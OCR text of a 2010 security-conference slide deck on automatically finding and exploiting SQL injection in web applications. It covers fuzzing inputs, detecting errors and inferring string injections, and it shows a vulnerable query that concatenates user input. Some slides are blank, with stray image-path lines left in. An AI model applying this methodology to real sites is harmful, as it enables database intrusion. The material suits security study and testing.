24/03/2010

Automated SQL Ownage Techniques

*Sebastian Cufre (**sebastian.cufre**@coresecurity.com)*
*Fernando Russ (**fruss**@coresecurity.com)*

Objective & key features

We'll describe an extensible black box method to find and exploit SQL injection vulnerabilities in an automatic way, avoiding false positives.

Key features:

- Automatic.
- Vulnerability is actively exploited.
  - » Discards false positives.
- Provides an opaque SQL interface through the vulnerability abstracting the user about what's under the hood (Channels).
- Extensible to new exploitation methods.

Pseudo-Agenda

- Finding candidates
- Elicitation phase
- Channels
- Useful SQL transformations

Finding candidates

- **Gathering Pages**
  - Using a web spider
  - Using a man-in-the-middle proxy

- **Find the user input**
  - Parse URLs for the QUERY_STRING
    - In some cases part of the path is used as a parameter (Apache's mod_rewrite)
  - Parse pages for <form> tags
  - Cookies

Finding candidates (cont.)


- **It's a Fuzzer! We send potentially offensive data and check for errors.**

- **A method to select potential candidates for the elicitation phase.**
  - It can be skipped.

- **Detecting errors**
  - HTTP error code
  - Error strings
  - Redirects
  - Page difference
    - Absynthe's page fingerprint
    - DOM tree compare (i.e. XMLUnit)


Finding candidates (cont.)

- **A canonical webapp scenario**




Finding candidates (cont.)

- **A canonical SQL Injection attack**




Finding candidates (cont.)

- **A canonic SQL Injection attack**




Finding candidates (cont.)

- **A canonic SQL Injection attack**



Finding candidates (cont.)

- **A canonic SQL Injection attack (Blind)**



Elicitation

- **Verify if we can manipulate the vulnerable query.**
- **This will give an understanding of the vulnerability, so that we can manipulate the vulnerable query maintaining its correct syntax.**
- **Determine the type of the injected code.**
  - Done throughout several true/false tests.
  - Two folded tests to verify each test.

Inferring a string injection

String Elicitation

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.

String Elicitation


```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```

This portion of the query is controlled by the attacker.

Is it a STRING injection?

String Elicitation

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```




This portion of the query is controlled by the attacker.

Is it a STRING injection?

String Elicitation

```
SELECT CategoryId, CategoryName
FROM Categories
WHERE CategoryName
LIKE `%” + param + ”`%”
```



This portion of the query is controlled by the attacker.

Is it a STRING injection?

Literals

param = “abcd”

...**LIKE** `%abcd%`

Probably a STRING

Concatenation

